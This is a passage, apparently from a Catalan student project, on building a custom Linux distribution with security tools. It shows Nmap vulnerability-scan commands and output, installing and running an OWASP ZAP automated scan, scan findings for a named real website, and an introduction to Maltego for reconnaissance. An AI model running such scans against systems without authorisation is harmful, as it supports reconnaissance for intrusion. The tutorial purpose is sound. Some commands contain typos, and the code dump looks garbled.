
2. Introduïu el nom del sistema y seleccioneu *Create New*.



3. Seleccioneu la imatge creada i *Convert to ISO*



4. La imatge ha estat creada i es pot visualitzar al navegador d'arxius



Personalització de la distribució

Abans de personalitzar l'entorn gràfic del sistema he hagut de decidir quin entorn gràfic utilitzar, els més utilitzats són Gnome, KDE i XFCE que son força similars. Cada un té els seus pros i contres i normalment és més una qüestió de costums i gustos el que fa que els usuaris es decantin per un entorn o un altre.


He considerat utilitzar l'entorn de Gnome, concretament la versió 3, i per aplicar els canvi he utilitzat l'eina Gnome Tweak.

Procés d'instal·lació:


```
apt update
apt install gnome-tweaks
```

Exemple de personalització:


Gnome Tweak permet personalitzar tots els aspectes visuals del Sistema Operatiu.



Aquest és l'aspecte que tenia el sistema abans dels canvis.



Aquest és l'aspecte que se li ha donat després de modificar una sèrie de paràmetres i instal·lar l'extensió de Gnome *Dash to Dock*



Estudi d'eines d'escaneig de vulnerabilitats i auditoria

S'han realitzat algunes proves amb algunes eines basades en l'escaneig de vulnerabilitats i auditoria de seguretat. La primera que s'ha decidit incorporar ha estat **Nmap**, ja que és una programa molt lleuger i potent a l'hora de escanejar xarxes, ports i detectar vulnerabilitats. La segona ha estat **Zaproxy**, ja que és un dels programes més potents alhora de realitzar test de penetració a aplicacions web. La tercera ha estat **Maltego**, ja que és el programa referent per la majoria de *hackers* i investigadors alhora d'obtenir informació i auditar la informació exposada d'entitats i persones. Finalment, s'ha incorporat el *Framework* **Metasploit**, ja que es tracta d'una de les eines més potents per identificar i treure partit del les vulnerabilitats.

Nmap

Nmap és una eina de codi obert per a identificació de xarxes i realitzar auditories de seguretat.

Nmap utilitza diverses tècniques per escanejar xarxes amb filtres IP, tallafocs, encaminadors i altres obstacles. Això inclou molts mecanismes d'exploració de ports TCP i UDP, detecció del sistema operatiu i detecció de versions del programes que obren el *socket*.

Un **Socket** és una estructura de programari dins d'un node en una xarxa d'ordinadors que serveix com a punt final per enviar i rebre dades. L'estructura i les propietats del *socket* és defineixen a la interfície de programació d'aplicacions (API) segons l'arquitectura de xarxa. Els *sockets* són accessibles únicament mentre el procés s'està executant. En l'àmbit del protocol TCP/IP capa de transport del model OSI, el *socket* s'identifica externament amb altres nodes per la seva *socket address*, que és el conjunt d'adreça IP i el número de port.

A més, Nmap, mitjançant el Nmap Scripting Engine (NSE), permet als usuaris escriure scripts senzills per automatitzar una gran varietat de tasques de xarxa.

S'ha incorporat nmap al nostre sistema operatiu juntament amb els scripts NSE nmap vulners (<https://github.com/vulnersCom/nmap-vulners>) que mostra les vulnerabilitats dels sistemes escanejats en funció dels *sockets* oberts juntament amb la versió del programari que obre el *socket*.

Instal·lació

Per instal·lar nmap s'han d'executar les següents comandes des del Terminal Linux:

```
apt install nmap git
cd /usr/share/nmap/srcipts
git clone https://github.com/vulnersCom/nmap-vulners.git
```

Exemples d'ús

En aquest exemple realitzarem un escaneig de un equip d'una xarxa privada i utilitzarem el script vuln per identificar vulnerabilitats i els *Common Vulnerabilities and Exposures* (CVE).

```
nmap -Pn --script vuln 172.16.11.6
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2021-11-29 13:56 -03
```

```
Pre-scan script results:
```

```
| broadcast-avahi-dos:
```

```
| Discovered hosts:
```

```
| 172.16.11.18
```

```
| After NULL UDP avahi packet DoS (CVE-2011-1002).
```

```
|_ Hosts are all up (not vulnerable).
```

```
Nmap scan report for 172.16.11.6
```

```
Host is up (0.00028s latency).
```

```
Not shown: 981 filtered ports
```

```
PORT STATE SERVICE
```

```
53/tcp open domain
```

```
80/tcp open http
```

```
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
```

```
|_ http-dombased-xss: Couldn't find any DOM based XSS.
```

```
|_ http-fileupload-exploiter:
```

```
|_ http-frontpage-login: false
```

```
| http-slowloris-check:
```

```
| VULNERABLE:
```

```
| Slowloris DOS attack
```

```
| State: VULNERABLE
```

```
| Description:
```

```
| Slowloris tries to keep many connections to the target web server open and hold them open as long as possible.
```

```
| It accomplishes this by opening connections to the target web server and sending a partial request. By doing
```

```
| so, it starves the http server's resources causing Denial Of Service.
```

```
|
```

```
| Disclosure date: 2009-09-17
```

```
| References:
```

```
|_ http://ha.ckers.org/slowloris/
```

```
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```
88/tcp open kerberos-sec
```

```
135/tcp open msrpc
```

```
139/tcp open netbios-ssn
```

```
389/tcp open ldap
```

```
443/tcp open https
```

```
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
```

```
|_ http-dombased-xss: Couldn't find any DOM based XSS.
```

```
|_ http-fileupload-exploiter:
```

```
|_ http-frontpage-login: false
```

```
| http-slowloris-check:
```

```
| VULNERABLE:
```

```
| Slowloris DOS attack
| State: VULNERABLE
| Description:
|   Slowloris tries to keep many connections to the target web server open and hold them open as
|   long as possible.
|   It accomplishes this by opening connections to the target web server and sending a partial
|   request. By doing
|   so, it starves the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
|_   http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
445/tcp open  microsoft-ds
464/tcp open  kpasswd5
593/tcp open  http-rpc-epmap
636/tcp open  ldapssl
1433/tcp open ms-sql-s
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 20:67:7C:DE:E7:FC (Unknown)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_DUPLICATE_NAME
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_DUPLICATE_NAME
```

Nmap done: 1 IP address (1 host up) scanned in 70.79 seconds

Després del escaneig mostra tots els port oberts de l'equip, es pot identificar que l'equip escanejat es un controlador de domini Windows, que és un servidor MS SQL i que té un servidor web exposant pels ports 80 (http) i 443 (https) els quals se'ls ha detectat vulnerabilitats, concretament poden patir atacs *Denial of Service* (DOS) mitjançant l'*exploit* Slowloris.

Zaproxy

Zed Attack Proxy (ZAP) és una eina gratuïta de proves de penetració de codi obert creat i administrat per l'Open Web Application Security Project (OWASP). ZAP està dissenyat concretament per posar a prova aplicacions web.

El nucli de ZAP és un "proxy home-in-the-middle". Es a dir, es troba entre el navegador del provador i l'aplicació web. Així pot interceptar i inspeccionar els missatges enviats entre el navegador i l'aplicació web, modificar el contingut si cal i, a continuació, reenviar aquests paquets a la destinació.



ZAP ofereix diferents funcionalitats als usuaris en funció de la seva experiència, des de desenvolupadors que s'estan iniciant fins a especialistes en proves de seguretat.

Instal·lació


Per instal·lar ZAP s'han d'executar les següents comandes des del Terminal Linux:






```
apt install default-jre
```


```
wget https://github.com/zaproxy/zaproxy/releases/download/v2.11.0/ZAP\_2\_11\_0\_unix.sh
```

```
chmod +x ZAP_2_11_0_unix.sh
```

```
./caZAP_2_11_0_unix.sh
```








Exemples d'ús

Quan s'executa l'aplicació, OWASP ZAP mostra un missatge preguntant si volem persistir la sessió, en aquest cas s'ha seleccionat que no.




Per fer un test de penetració automàtic, s'ha de clicar sobre *Automated Scan*.

Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.




En acabat, s'ha d'introduir la URL de l'aplicació web a escanejar i prémer el botó *Attack*.

El procés és força llarg ja que revisa arxiu per arxiu les possibles vulnerabilitats. En acabat mostra el conjunt d>alertes ordenades de més crítiques a menys.

- > Alerts (16)
 - > Cross Site Scripting (Reflected)
 - > Path Traversal (2)
 - > CSP: Wildcard Directive (112)
 - > Directory Browsing (52)
 - > Vulnerable JS Library
 - > X-Frame-Options Header Not Set (63)
 - > Absence of Anti-CSRF Tokens (52)
 - > Cookie No HttpOnly Flag (5)
 - > Cookie without SameSite Attribute (5)
 - > Incomplete or No Cache-control Header Set (181)
 - > Secure Pages Include Mixed Content (4)
 - > Server Leaks Information via "X-Powered-By" HTTP R
 - > Timestamp Disclosure - Unix (141)
 - > X-Content-Type-Options Header Missing (325)
 - > Charset Mismatch (25)
 - > Information Disclosure - Suspicious Comments (128)

Per veure els detalls de cada una de les alertes, s'ha de clicar sobre elles. A la part superior de la finestra es pot veure els *headers* i el *body* on s'ha identificat la vulnerabilitat.



```

Header: Text
Body: Text
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
cache-control: public, max-age=604800
expires: Sat, 04 Dec 2021 11:24:12 GMT
content-type: application/javascript
last-modified: Thu, 14 Oct 2021 18:09:42 GMT
etag: "2c85a-61687266-565d657c5d1e7797;;;
accept-ranges: bytes
content-length: 182362
...
=this.$element,i=this.options;return t=e.attr("data-original-title")||("function"==typeof i.title?i.title.call(e[0]):i.title),e.prototype.getTitle=function(t){do{t--=(1&&Math.random())}while(document.getElementById(t));return t},e.prototype.tip=function(){if(!this.$tip&&(this.$tip=$(this.options.template),i=this.$tip.length))throw new Error("this.type=" + this.type + " template option must consist of exactly 1 top-level element!");return this.$tip},e.prototype.arrow=function(){return this.$arrow||this.tip().find(".tooltip-arrow")},e.prototype.enable=function(){this.enabled=!0},e.prototype.disable=function(){this.enabled=!1},e.prototype.toggleEnabled=function(){this.enabled=!this.enabled},e.prototype.toggle=function(t){var e=this;t&&(e=$(t.currentTarget).data("bs."+this.type))||(e=new this.constructor(t.currentTarget,this.getDelegateOptions()),$(t.currentTarget).data("bs."+this.type,e)),t?(e.inState.click=e.inState.click,e.isInStateTrue()?e.enter(e):e.leave(e)):e.leave(e):e.enter(e),e.prototype.destroy=function(){var t=this;clearTimeout(this.timeout),this.hide({function(){t.$element.off(".+t.type").removeData("bs."+t.type),t.$tip&&t.$tip.detach(),t.$tip=null,t.$arrow=null,t.$viewport=null,t.$element=null});var i=$.fn.tooltip,$.fn.tooltip.constructor=e,$.fn.tooltip.noConflict=function(){return $.fn.tooltip=i,this}}(jQuery),function(){("use strict";function t(t){return this.each(function(){var e=$(this),n=e.data("bs.alert");n||e.data("bs.alert",n=new i(this),"string"==typeof t&&n[t].call(e))});var e={"data-dismiss":"alert"},i=function(t){$(t).on("click",e,this.close)};i.VERSION="3.3.7",i

```

A la part inferior es pot identificar la descripció de la vulnerabilitat i la possible solució.



Vulnerable JS Library

URL: <https://davidobon.com/wp-content/themes/kallum/assets/js/main.min.js?ver=3.4.3.001>

Risk: Medium

Confidence: Medium

Parameter:

Attack:

Evidence: `this.close`; i.VERSION="3.3.7",i.TRANSITION_DURATION=150,i.prototype.close

CWE ID: 829

WASC ID:

Source: Passive (10003 - Vulnerable JS Library)

Description:

The identified library bootstrap, version 3.3.7 is vulnerable.

Other Info:

- CVE-2019-8331
- CVE-2018-14041
- CVE-2018-14040

Solution:

Please upgrade to the latest version of bootstrap.

En aquest cas ha identificat que la versió 3.3.7 de la llibreria Bootstrap és vulnerable, la informació de les vulnerabilitats estan recollides als *Common Vulnerabilities and Exposures* (CVE) següents: CVE-2019-8331, CVE-2018-14041 i CVE-2018-14040.

Finalment també indica que per resoldre aquestes vulnerabilitats s'ha d'actualitzar la llibreria Bootstrap a l'última versió disponible

Maltego

Maltego és una eina d'anàlisi d'enllaços gràfics i intel·ligència de codi obert per recopilar i connectar informació per a tasques d'investigació.

Maltego és molt útil per conèixer quina informació que s'està exposant a Internet, ja que els hackers utilitzen programes com Maltego per recopilar informació sobre els objectius a atacar com poden ser noms d'equips, noms d'usuari, adreces de correu, servidors DNS, ... Aquesta fase de l'atac s'anomena mineria de dades o *data gathering*.

